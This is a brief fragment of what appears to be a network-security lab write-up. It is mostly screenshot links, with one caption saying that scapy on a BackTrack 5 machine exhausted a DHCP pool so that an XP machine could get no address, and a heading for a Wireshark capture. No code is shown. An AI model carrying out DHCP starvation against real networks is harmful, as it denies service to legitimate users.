
Below is the screen shot of the XP machine unable to obtain IP address from the DHCP server because all of the available IP addresses in the range of 10.10.111.100 to 10.10.111.200 were starved using scapy on the bt5 machine.





1. **Screen shot of Wireshark capture**

